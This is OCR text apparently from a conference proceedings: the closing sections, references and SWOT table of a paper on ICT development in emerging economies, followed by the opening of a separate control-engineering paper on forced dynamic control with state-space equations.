
Our analysis shows that, high moral value is placed on ICT systems among developing economies. In contrast advanced economies do not place such moral value on ICT systems. This is drawn from the prevalence of internet and web pornography in advanced economies. However, one can not be absolutely sure whether such cyber morality adds any economic value. On the contrary there is evidence that internet pornography yields economic value in advanced economies.

3.4 Infrastructure

Infrastructure could serve as strength as well as a weakness. This implies there are opportunities that could be exploited given the fact that most technologies associated with mobile communication in advanced economies also exists in developing economies Williams (2003). This is also depicted by figures 1,2 and 3.from the International Telecommunication Union report. There are however impediments that suffocate the use and application of them. This range from poor leadership and management style, cultural attitudes, the lack of political will and commitment, government regulation, lack of policies and standards and inadequate know how as mentioned previously. Such weaknesses could lead to capital loses that could cause economic collapse. ICT infrastructure and cyber-communication systems lack the security systems, policies and standards necessary in ensuring confidentiality, integrity and availability of systems essential in boosting confidence amongst investors within the international community. Government policies and regulations sometimes lack clarity among countries in developing economies. Activities of service providers are not rigorously regulated. Most Systems are by V-SAT communication networks through advanced economies. This becomes difficult to manage. These issues threaten the survivability of these economies in the digital world and economy. Until developing economies resolves to address these issues they stand the danger of being relegated to economies that survive on the edges of surpluses from advanced countries. There is also the danger that advanced economies will be forced to address these issues as a result of the nature of the global economy and its inherent principle of economic, social and moral dependency.

Emerging economies generally face problems: that impact on the capability to manage infrastructure. There is low level of education and literacy, and a wide gap between the disposable income of the relatively few “haves” and the more numerous “have-nots.” Use of the ICT requires a fairly complex set of skills that could be acquired through training. At the very least, one must have electricity, a communications line, a terminal capable of interacting across the communications lines, and (in most cases) a reasonable fluency in English (80 percent of the material on the web is written in English All of these factors contribute to existence and sustenance of the digital infrastructure.


Figure 1



Source: International Telecommunication Union

Figure 1depicts Fixed Line penetration per 100 inhabitants


Figure 2



Source: International Telecommunication Union

Figure 2 depicts penetration of Mobile and Cellular Communication subscribers per 100 inhabitants

Figure 3



Source: International Telecommunication Union

Figure 3 – Depicts penetration of Internet users per 100 inhabitants

3.5 Capital Funding and Investment

Funding required in setting up ICT related businesses could be mobilized by SMEs in developing economies. Recently there have a proliferation of Internet Café's among countries in Africa. This is not only due to the ability to mobilize capital fund. Awareness is also increasing, if not catapulting amongst these communities. This is creating a vehicle for creating partnerships between advanced and developing economies. In 2002 Ghana passed a bill governing Venture Capitalism to provide a regulatory framework for SMEs. This indicates the recognition of role SMEs and their role and contribution towards domestic economic growth.

3.6 Legal framework and Legislation

Legal framework in emerging economies is weak. The judiciary can operate effectively as a result of numerous reasons. Laws and by laws enacted do not address legal current matters related to cyber communication. There is problem related to enforcement due to porous security systems and the non existence of cyber policing. These are legal issues that have to be addressed domestically in order for emerging and developing economies to adjust to the pace of electronic commerce and business activities on going in advanced economies. On the international scene legislation and directives within the European Union stifle ecommerce activities in emerging economies.

3.7 Self imposed economic sanctions

Specifically, in Afghanistan and other countries in the Middle East, government opposition to ICT has been a major factor in limiting Internet access. Many Middle Eastern leaders view the Internet as a Western-based agent of moral and political subversion. As a result, many countries strictly enforce limits on Internet connectivity. Whereas Egypt and Jordan have been relatively progressive in building Internet connections, countries such as Saudi Arabia have shown more resistance to allowing widespread access to the Net. Internet access is very limited in Syria, and Libya and Iraq prohibit any kind of Internet access. Bahrain and Tunisia openly monitor Internet traffic, and the United Arab Emirates and Yemen use proxy servers that can prevent users from accessing "undesirable" sites. Iran allows access, but the extent of the traffic monitoring in that country is uncertain (Alterman, 2000).

4.0 CONCLUSIONS

The importance of expanding the access of emerging economies to the Internet has been recognised by governments and international agencies with increasing consensus that the Intemet and related telecommunications technology should be regarded as strategic national infrastructure (Kenney, 1995; Mansell and Wehn, 1998). This has led to significant rates of increase in the regional distribution of Internet host connections over the last few years (ITU, 1999), Arreymbi and Williams (2005), Williams (2004).

The establishment of such strategic infrastructure is considered critical for the survivability of emerging economies where the marginal impact of improved network communications can lead to improved economic productivity, governance, education, health and quality of life, particularly in rural areas (Adam, 1996; Press, 1996). For example, in Africa, the growth of small scale, low cost electronic networks has been influential in building an academic and research community within the continent that discusses and shares topics of concern (Adam, 1996; Panos, 1998), Williams (2005).

Another example is the networking project launched by the Commonwealth Secretariat in 1990 called COMNET-IT. The project aims to improve government collaboration within the commonwealth group of countries using electronic networks to facilitate the sharing of data on administrative reform experiences (Qureshi and Cornford, 1994). These suggest that wider connectivity within developing economies would improve the overall information infrastructure and therefore promote positive changes in socio-economic and/or political development.

Despite increases in the provision of information services that are available through the Internet for users in emerging economies, there is considerable scepticism regarding the potential of the technology for socio-economic development. For example, most Internet diffusion statistics, although impressive, does not do justice to reports on Internet density and cyber communication penetration among emerging economies. This is sometimes as a result of the methodology applied in the studies. The studies do not take into factors such as size of population in each country or region in these economies.

The fear expressed in this paper is that the poor financial, technical and human resources and weaknesses highlighted in the SWOT analysis in emerging economies would perpetuate further ties of dependency on advanced economies. We do not have silver bullet type of answers to these weaknesses, but however believe that successful cases such as the tiger economies could be emulated by others countries in trailing behind the economic ladder. Our future studies will explore strategies and business models that could transform the emerging economies falling behind.

REFERRENCES AND BIBLIOGRAPHY:

"IFLA", IFLA Medium-term Program, 1986-1991, IFLA, The Hague, 1988. Quoted in Aguolu, I. E. (1997) "Accessibility of information: a myth for developing countries?" *Journal of New Library World*, Vol. 98 No. 1 pp. 25-29.

"UNESCO", UNESCO Statistical Yearbook, (1991) UNESCO, Paris. Quoted in Aguolu, I. E. (1997) "Accessibility of information: a myth for developing countries?" *Journal of New Library World*, Vol. 98 No. 1 pp. 25-29.

Adam, L, (1996) "Electronic communications technology and development of Internet in Africa", *Information Technology for Development*, Vol. 7, No. pp. 133-44.

Aguolu, I. E. (1997) "Accessibility of information: a myth for developing countries?" *Journal of New Library World*, Vol. 98 No. 1 1997 pp. 25-29.

Alterman, J. B.(2000) "The Middle East's Information Revolution," *Current History*, January, pp. 21–26.

Annis, S, (1991) "Giving voice to the poor", *Foreign Policy*. Quoted in Madon, S (2000) "The Internet and Socio-Economic Development: Exploring the Interaction", *Journal of Information Technology & People* Vol. 13 No. 2 pp. 85-101.

Arreymbi and Williams (2005). Economics of Electronic Security, Economics of Electronic Business Processes. Ed. Paulus S, N. Pohlman, Reimer H Vieweg.

Arunachalam, S. (1998) "Information age haves and have-nots", *Educom Review*, Vol. 33, No. 6, pp. 40-4. Quoted in Okunoye, A and Karsten, H (2003) "Global access to knowledge", *Journal of Information Technology & People* Vol. 16 No. 3 pp. 353-373.

Avgerou, C. (1998) "How can IT enable economic growth in developing countries?" *Information Technology for Development*, Vol. 8, No. 1, pp.15-29. Quoted in Okunoye, A and Karsten, H (2003) "Global access to knowledge", *Journal of Information Technology & People* Vol. 16 No. 3 pp. 353-373.

Berners-Lee, T., Cailliau, R., Luotonen, A., Nielsen, H., Secret, A., (1993) "The World Wide Web", *Communications of the ACM*, Vol. 37, No. 8, pp. 76-82. Quoted in Cheun, W (1998) *Journal of Industrial Management & Data Systems*, Vol. 98 No. 4 pp. 172-177.

Bhatnagar, S. (2000) "Social implications of information and communication technology in developing countries: lessons from Asian success stories", *The Electronic Journal of Information Systems in Developing Countries*, Vol. 1, No. 4, pp. 1-10. Quoted in Okunoye, A and Karsten, H (2003) "Global access to knowledge", *Journal of Information Technology & People* Vol. 16 No. 3 pp. 353-373.

Cockburn, C., Wilson, T.D. (1996) "Business use of the World-Wide Web", *International Journal of Information Management*, Vol. 16, No. 2, pp. 83-102. Quoted in Cheun, W (1998) *Journal of Industrial Management & Data Systems*, Vol. 98 No. 4 pp. 172-177.

Delong and Froomkin (2000). Speculative Microeconomics for Tomorrow's Economy. Internet publishing and beyond. Kahin B and Varian R. Hal

Doob, L.W., (1961) "*Communication in Africa: A Search for Boundaries*", Yale University Press, New Haven, CT. Sourced from Aguolu, I. E. (1997) "Accessibility of information: a myth for developing countries?" *Journal of New Library World*, Vol. 98 No. 1 pp. 25-29.

Garfield, E. (1979) "2001: an information society?", *Journal of Information Sciences*, Vol. 1, No. 4, pp. 209-15.

Harris, R, (1998) *Internet Hosts per Head of Population, by Region*, Faculty of IT, UNIMAS Universiti Malaysia Sarawak, 94300 Kota Samarahan, Sarawak, Malaysia. Quoted in Madon, S (2000) "The Internet and Socio-Economic Development: Exploring the Interaction", *Journal of Information Technology & People* Vol. 13 No. 2 pp. 85-101.

International Telecommunication Union (ITU) (2004), African Telecommunication Indicators 2004. http://www.itu.int/ITU-D/ict/publications/africa/2004. [Accessed 10 March 2006]

ITU, (1999) *Challenges to the Network: Internet for Development*, International Telecommunication Union, Geneva. Quoted in Madon, S (2000) "The Internet and Socio-Economic Development: Exploring the Interaction", *Journal of Information Technology & People* Vol. 13 No. 2 pp. 85-101.

Jimba, S., Atinmo, M., (2000) "The influence of information technology access on agricultural research in Cameroon", *Internet Research: Electronic Networking Applications and Policy*, Vol. 10, No. 1, pp. 63-71. Quoted in Okunoye, A and Karsten, H (2003) "Global access to knowledge", *Journal of Information Technology & People* Vol. 16 No. 3 pp. 353-373.

John, M. (1995), "Third world faces `information poverty'", CD News Bank Comprehensive, Reuters America. In Srikantaiah, T. K. and Xiaoying, D. (1998) "The Internet and its Impact on Developing Countries: Examples from China and India" *Journal of Asian Libraries*, Vol. 7 No. 9, pp. 199-209.

Jones, M and Marsden, G. (2004) "Please turn ON your mobile phone" – first impression of text-messaging in lectures. Proceedings of the 6th International Symposium on Mobile Human-Computer Interaction (Mobile HCI '04) LCNS 3160: 436-440. Glasgow, UK. Springer.

Jones, M and Marsden, G. (2006), Mobile Interaction Design, Wiley, & Sons Ltd. England.

Kenney, G, (1995) "The missing link information", *Information technology for development*, Vol. 6, pp. 33-8.

Khan, M.H., 2001, "Rural poverty in developing countries: implications for public policy", *International Monetary Fund Economic Issues Series 21*, 1-13. Quoted in Dao M. Q (2004) "Rural poverty in developing countries: an empirical analysis", *Journal of Economic Studies* Vol. 31 No. 6, pp. 500-508.

Madon, S (2000) "The Internet and Socio-Economic Development: Exploring the Interaction", *Journal of Information Technology & People* Vol. 13 No. 2 pp. 85-101.

Mansell, R, Wehn, U, (1998), "*Knowledge Societies: Information Technology for Sustainable Development*", Oxford University Press. Quoted in Madon, S (2000) "The Internet and Socio-Economic Development: Exploring the Interaction", *Journal of Information Technology & People* Vol. 13 No. 2 pp. 85-101.

MIDS Press Release: "New data on the size of the Internet and the matrix", http://www.mids.org/mids/pressbig.tml>. Sourced from Srikantaiah, T. K. and Xiaoying, D. (1998) "The Internet and its Impact on Developing Countries: Examples from China and India" *Journal of Asian Libraries*, Vol. 7 No. 9 pp. 199-209.

Morales-Gomez, D., Melesse, M., (1998) "Utilising information and communication technologies for development: the social dimensions", *Information Technology for Development*, Vol. 8, No. 1, pp. 3-14. Quoted in Okunoye, A and Karsten, H (2003) "Global access to knowledge", *Journal of Information Technology & People* Vol. 16 No. 3 pp. 353-373.

Nagy, H. (1991) "Information Technology in World Bank Lending: Increasing the Development and Development Impact", *World Bank Discussion Papers*, 120, World Bank, Washington, DC. In

Srikantaiah, T. K. and Xiaoying, D. (1998) "The Internet and its Impact on Developing Countries: Examples from China and India" *Journal of Asian Libraries*, Vol. 7 No. 9, pp. 199-209.

NRC (1996) "*Bridge Builders: African Experience with Information and Communication Technology*", National Academy Press. Quoted in Madon, S. (2000) "The Internet and Socio-Economic Development: Exploring the Interaction", *Journal of Information Technology & People* Vol. 13 No. 2 pp. 85-101.

Odedra, M., Lawrie, M., Bennett, M., Goodman, S., (1993) "International perspectives: sub-Saharan Africa: a technological desert", *Communications of the ACM*, Vol. 36, No. 2, pp. 25-9. Quoted in

Okunoye, A and Karsten, H (2003) "Global access to knowledge", *Journal of Information Technology & People* Vol. 16 No. 3 pp. 353-373.

Panos (1998) "*The Internet and poverty*", Panos Media Briefing, 28, The Panos Institute, London. Quoted in Madon, S (2000) "The Internet and Socio-Economic Development: Exploring the Interaction", *Journal of Information Technology & People* Vol. 13 No. 2 pp. 85-101.

Press, L (1996) "The role of computer networks in development", *Communications of the ACM*, 39, 2. Quoted in Madon, S (2000) "The Internet and Socio-Economic Development: Exploring the Interaction", *Journal of Information Technology & People* Vol. 13 No. 2 pp. 85-101.

Qureshi, S, Cornford, T, (1994) "*Networking and development: the Comnet-It project*", Baskerville, R, Smithson, S, Ngwenyama, O, DeGross, J.I., Transforming Organisations with Information Technology, Elsevier Science B.V. Quoted in Madon, S (2000) “The Internet and Socio-Economic Development: Exploring the Interaction”, *Journal of Information Technology & People* Vol. 13 No. 2 pp. 85-101.

Sadowsky, G (1996) “The Internet Society and Developing Countries”, Article Sourced From http://www.isoc.org/

Schramm, W., (1964) “*Mass Media and National Development: The Role of Information in the Developing Countries*”, Stanford University Press, Stanford, CT. Sourced from Aguolu, I. E. (1997) “Accessibility of information: a myth for developing countries?” *Journal of New Library World*, Vol. 98 No. 1 pp. 25-29.

Semich, J.W., (1995) "The World Wide Web: Internet boomtown", *Datamation*, Vol. 40, No. 1, pp. 37-41. Quoted in Cheun, W (1998) *Journal of Industrial Management & Data Systems*, Vol. 98 No. 4 pp. 172-177.

Srikantaiah, T. K. and Xiaoying, D. (1998) “The Internet and its Impact on Developing Countries: Examples from China and India” *Journal of Asian Libraries*, Vol. 7 No. 9, pp. 199-209.

Talero, E., Gaudette. P., (2000) "Harnessing information for development: a proposal for a World Bank group strategy", Finance and Private Sector Development, 13 April, Quoted in Okunoye, A and

Karsten, H (2003) “Global access to knowledge”, *Journal of Information Technology & People* Vol. 16 No. 3 pp. 353-373.

Turner, C. (1988) “*Organizing Information: Principles and Practice*”, Clive Bingley, London. Sourced from Aguolu, I. E. (1997) “Accessibility of information: a myth for developing countries?” *Journal of New Library World*, Vol. 98 No. 1 pp. 25-29.

UNESCO (2002). Institute for statistics, Sub-Saharan Africa Regional Report. UNESCO, 19 April 2002.

Wehn, U. (1998) "*Internet access for all: the obstacles and the signposts*", Development Research Insights, 25, Institute of Development Studies, University of Sussex. Quoted in Madon, S (2000) “The Internet and Socio-Economic Development: Exploring the Interaction”, *Journal of Information Technology & People* Vol. 13 No. 2 pp. 85-101.

Williams G (2004), Synchronizing E-Security. Kluwer

World Bank, (1995) “Harnessing Information for Development”, World Bank Group Vision and Strategy, World Bank International Bank for Reconstruction and Development.

World Bank, (1999) "*Knowledge for development*", The World Bank Development Report 1998/1999, Oxford University Press. Quoted in Madon, S (2000) “The Internet and Socio-Economic Development: Exploring the Interaction”, *Journal of Information Technology & People* Vol. 13 No. 2 pp. 85-101.

Zachaman R. (2004), ICTs and the World of Work weaving a Bright New Fabric or a Tangled Web? Information Technologies and International Development MIT Press.

Criteria	Strengths	Weaknesses	Criteria
Capabilities? *Competitive advantages?* *USP's (unique selling points)?* *Resources, Assets, People?* *Experience, knowledge, data?* *Financial reserves, likely returns?* *Marketing – reach, distribution, awareness?* *Innovative aspects?* *Location and geographical?* *Price, value, quality?* *Accreditations, qualifications, certifications?* *Processes, systems, IT, communications?* *Cultural, attitudinal, behavioural?* *Management cover, succession?* *Philosophy and values?*	• High moral values attached to ICT • Infrastructures already exist(Wired-Wireless) • Cheap Labour /Cost effectiveness resulting to increase outsourcing to these areas, Cost Effective Services (Soft Tribe of Ghana in Africa), this is reflects in ASIA (India, Taiwan, Bangladesh) • Accessible to all • Attractive goods/services • Mostly up-to-date & high technologies deployment • Learn better & quickly from costly mistakes of the developed economies • Cellular technology is truly democratic • Faster movement of communication & information • Improve awareness & keeping in touch • Seen as a status symbol or social status. • *Culture (Serves as Driving force),* • *Untapped resources (Human power/labour),* • *New market entrants,* • *Reputation for Outsourcing e.g. ASIA Market, (India and China), Africa*	• Inadequate resources available • Limited use of resources (digital library & Internet • Administrative bottlenecks • Poor existing Infrastructures • Lack of human-power for technical programming • ICT solutions from advanced economies do not always work in advancing economies • Technological imperialism to some extent • Lack of political will • Absence of adequate know-how • No structural policies in place • Development plans not adequately followed (inconsistencies) • Limited disposable income/purchasing power parity/low per capita income • Few financial institutions to support structural adjustments • Limited accessibilities to funding • Low capital investments • Insecurity of the domains • Leadership, Role of Government (Policy and Regulatory Role) • Non-Effective Implementation of Legislation • Tax systems. • Legal framework , (Domestic) • Infrastructure, • Non standard Systems poorly accredited • No evidence of Certification of Software and Hardware. • Poor attitudes to business,	***Gaps in capabilities?*** ***Lack of competitive strength?*** ***Reputation, presence and reach?*** ***Financials?*** ***Own known vulnerabilities?*** ***Timescales, deadlines and pressures?*** ***Cashflow, start-up cash-drain?*** ***Continuity, supply chain robustness?*** ***Effects on core activities, distraction?*** ***Reliability of data, plan predictability?*** ***Morale, commitment, leadership?*** ***Accreditations, etc?*** ***Processes and systems, etc?*** ***Management cover, succession?***

	• Poor Governance • Reputation of Market place (Africa) • Legislation e.g. EU directives and other legislation on Developing economies market (Africa, and some parts of ASIA), • Processes and information systems • Cost of Manpower	

Criteria	**Opportunities**	**Threats**	**Criteria**
Market developments? ***Competitors' vulnerabilities?*** ***Industry or lifestyle trends?*** ***Technology development and innovation?*** ***Global influences?*** ***New markets, vertical, horizontal?*** ***Niche target markets?*** ***Geographical, export, import?*** ***New USP's?*** ***Tactics: eg, surprise, major contracts?*** ***Business and product development?*** ***Information and research?*** ***Partnerships, agencies, distribution?*** ***Volumes, production,***	• Vast market potentials • Empowering people with tools & techniques • Communalization • Large & unexploited population • Extremely poor people willing to make sacrifices in order to have access (e.g. some people will prefer airtime to food with their wages – Opportunity costs). • Low cost investments with high returns • Awareness is increasing at a faster than usual rate compared to western economies • Digitalisation is bringing the world ever more closer than expected • Improve & increasing number of accreditations • Many players coming in to give consumers more choice • Capital leverage • Opportunity for distance/e-learning education • Global village for resources & innovation • Distance and e-learning, • New Market, Cheaper and more efficient means of disseminating market information • Advertising, • Lower Capital Fund • Tourism • Internet Publishing, • Investment and New ventures	• Political instability • Inadequate legal framework to support business • Embedded bureaucratic systems • Corrupt administrators/financiers • Inadequate insurance to cover for financial/other capital losses • Sluggish ICT demand and/or affordability • Lack of motivational/incentives to learn/perform • Severe/adverse environmental condition e.g. heavy rainfall • Inadequate market penetration/uptake of technology • Limited resources to meet demand or improve situations. • Serious cultural dimensions • Lack of local constraints • Many trap in poverty • Failure to bridge digital divide may in time cost the world so much losses. • World Trade Systems serves as trade barrier • Self imposed economic sanctions (China, Korea etc.) • Segregated Communities (Information Haves and Have-nots, • Electronic Crime, • Unstable/Poor Governance and impact on investments, Economic Collapse • Social exclusion from the E-Society, • Segregation and from Cyber Market place.	*Political effects?* *Legislative effects?* *Environmental effects?* *IT developments?* *Competitor intentions - various?* *Market demand?* *New technologies, services, ideas?* *Vital contracts and partners?* *Sustaining internal capabilities?* *Obstacles faced?* *Insurmountable weaknesses?* *Loss of key staff?* *Sustainable financial backing?* *Economy - home, abroad?* *Seasonality, weather effects?*

Forced Dynamic Control

Stephen J. Dodds*
School of Computing and Technology, University of East London, Barking Campus, Longbridge Road, Dagenham, Essex, RM8 2AS, London, United Kingdom
E-mail: stephen.dodds@spacecon.co.uk

Xuanye Gu†
Mobility Research Centre, BT Adastral Park, Martlesham Heath, Ipswich IP5 3RE
United Kingdom
E-mail: xuanye.gu@bt.com

KEYWORDS

Model based control techniques; nonlinear control; multivariable control; power control in wireless communications.

ABSTRACT

Forced dynamic control (FDC) is a generally applicable model based control technique in the time domain originated by the author, extending to nonlinear multivariable plants, which takes advantage of modern digital processor implementation. The closed-loop system is forced to obey a specified dynamics, which may be linear or nonlinear, according to the needs of the application. The plant model and the FDC can be formulated in the continuous or discrete time domain. Examples are given and simulation results presented of the application of FDC to power control in wireless communication networks.

INTRODUCTION

Relatively simple single input, single output control problems can be solved using a standard industrial PID (Proportional Integral Derivative) controller whose gains can be determined by trial and error to yield an acceptable closed-loop dynamic response to changing reference inputs. From the 1930s onwards and to date, more challenging single input, single output control problems have benefited from the frequency domain methods instigated by Bode to design a compensator to yield an acceptable performance in terms of gain and phase margins, but this method cannot be used to yield a precisely specified closed-loop performance in the time domain such as settling time and maximum overshoot of the step response, unless the closed-loop system has one or two dominant poles in its transfer function. In the 1940s, Evans introduced the root locus design method to produce similar compensators.

Many plants have more than one control (input) variable and more than one controlled (output) variable with considerable interaction, meaning that each control variable affects all the controlled variables. In the 1960s, Rosenbrock first produced design methods in the frequency domain and McFarlane introduced the characteristic locus method, an extension of the root locus method, but both restricted to linear plants.

The 1960's also saw the evolvement of the state space methods, in which a dynamical system is modelled as an interconnected set of first order differential equations whose dependent variables are referred to as the state variables, collectively referred to as the state. The behaviour of the system is then completely determined by the variation of the state with time, which, for an nth order system, can be visualised as a trajectory in n-dimensional space whose coordinates are the state variables. Thus, the state of a plant to be controlled contains all the information about its dynamic behaviour. It follows that if the plant state or its estimate is made available to the controller, then it can be designed to achieve good control. The forced dynamic control method exploits this truth. The first state space control system design methods were restricted to linear dynamical systems, but providing mathematical procedures leading to the derivation of control algorithms applicable to plants of arbitrarily high order. One useful state space method is pole (or eigenvalue) assignment, in which the closed-loop poles, i.e., the eigenvalues of the closed-loop system matrix, may be chosen to yield the desired dynamic response to time varying reference inputs and then the state feedback gains are calculated, as functions of these poles and the plant parameters, to achieve this. This led to eigenstructure assignment for multivariable plants in which the eigenvectors of the closed-loop system matrix are chosen to minimise interaction in the closed-loop system as well as yield the desired dynamic characteristics. All the aforementioned linear control theory can be extended to the control of nonlinear plants by linearising nonlinear state space models about operating points, but this is restricted to applications in which the state does not move far from the operating point, meaning that the reference inputs are constant set points or only slowly changing compared with the closed-loop step response, new operating points being chosen and new controller gains calculated when necessary (gain scheduling). Much more recently, Isidori [1] introduced feedback linearisation, a state space method for nonlinear plants yielding a linear closed-loop system. This is the most closely related control technique to FDC and solved many of the aforementioned problems. It is, however, formulated only in the continuous time domain and requires familiarity with Lie algebra. FDC can achieve the same as this in a relatively straightforward manner without Lie algebra and, in addition, can yield a specified nonlinear closed-loop dynamics, such as for the time optimal control of plants subject to control saturation constraints. Another important feature of FDC is that it automatically compensates for external disturbances. It has already been successfully applied to electric drives [2].

THE GENERAL PLANT MODEL

Forced dynamic control may be applied to any plant that can be modelled by linear or nonlinear differential equations in the continuous time domain or by linear or nonlinear difference equations in the discrete time domain. These models can always be converted to the state space form, which will be convenient for introduction of the general FDC method. Thus in the continuous time domain:

$$\begin{cases} \dot{\mathbf{x}} = \mathbf{F}(\mathbf{x},\mathbf{u},\mathbf{d}) & \text{(State differential equation)} \\ \mathbf{y} = \mathbf{G}(\mathbf{x}) & \text{(Measurement equation)} \\ \mathbf{z} = \mathbf{H}(\mathbf{x}) & \text{(Controlled variable equation)} \end{cases} \quad \ldots\ldots\ldots(1)$$

where $\mathbf{x} \in \Re^N$ is the state vector, $\mathbf{u} \in \Re^r$ is the control vector, $\mathbf{d} \in \Re^r$ is the external disturbance vector, $\mathbf{y} \in \Re^m$ is the measurement vector and $\mathbf{z} \in \Re^p$ is the controlled output vector. $\mathbf{F}(\bullet)$, $\mathbf{G}(\bullet)$ and $\mathbf{H}(\bullet)$ are continuous and differentiable functions of their arguments. It should be noted that the controlled variable equation is usually not included in such models, because the measurement variables are often the same as the controlled variables. This is not, however, always the case. An example is a shaft sensor-less induction motor drive where the controlled variable is the shaft speed but the measurement variables are two of the stator phase currents. In the discrete time domain, the state space model becomes:

$$\begin{cases} \mathbf{x}_{k+1} = \mathbf{F}(\mathbf{x}_k,\mathbf{u}_k,\mathbf{d}_k) & \text{(State difference equation)} \\ \mathbf{y}_k = \mathbf{G}(\mathbf{x}_k) & \text{(Measurement equation)} \\ \mathbf{z}_k = \mathbf{H}(\mathbf{x}_k) & \text{(Controlled variable equation)} \end{cases} \quad \ldots(2)$$

where k is the iteration index denoting values of the variables that occur at time, t_k seconds. Usually, $t_{k+1} - t_{k+1} = h = \text{const.}$ No terms involving u appear in the measurement or controlled variable equations because there is always a dynamic lag in real plants between the application of a step change in u and the resulting changes in y and z.

To avoid presenting the FDC method separately for the continuous and discrete time domains, the following $\mathcal{D}$ operator and common notation for differentiation and time shifting will be introduced. In the continuous time domain,

$$\mathcal{D}^q\{x\} = x^{[q]} \overset{\Delta}{=} \frac{d^q x}{dt^q} \quad \ldots\ldots\ldots\ldots(3a)$$

and in the discrete time domain,

$$\mathcal{D}^q\{x\} = x^{[q]} \overset{\Delta}{=} x_{k+q} \quad \ldots\ldots\ldots\ldots(3b)$$

Then the state space models (1) and (2) may be expressed *together* as follows:

$$\mathbf{x}^{[1]} = \mathbf{F}\left(\mathbf{x}^{[0]},\mathbf{u}^{[0]},\mathbf{d}^{[0]}\right) \quad \ldots\ldots\ldots\ldots(4a)$$

$$\mathbf{y}^{[0]} = \mathbf{G}\left(\mathbf{x}^{[0]}\right) \quad \ldots\ldots\ldots\ldots(4b)$$

$$\mathbf{z}^{[0]} = \mathbf{H}\left(\mathbf{x}^{[0]}\right) \quad \ldots\ldots\ldots\ldots(4c)$$

THE PLANT RANK (OR RELATIVE DEGREE)

The rank of the general plant (3) is important regarding the underlying theory of FDC and in the control law derivation. For a multivariable plant, it is defined as follows using the notation introduced by definitions (3): Equation (4c) may be written in component form as:

$$z_i^{[0]} = H_i\left(\mathbf{x}^{[0]}\right), \quad i = 1,2,\ldots,p \quad \ldots\ldots\ldots\ldots(5)$$

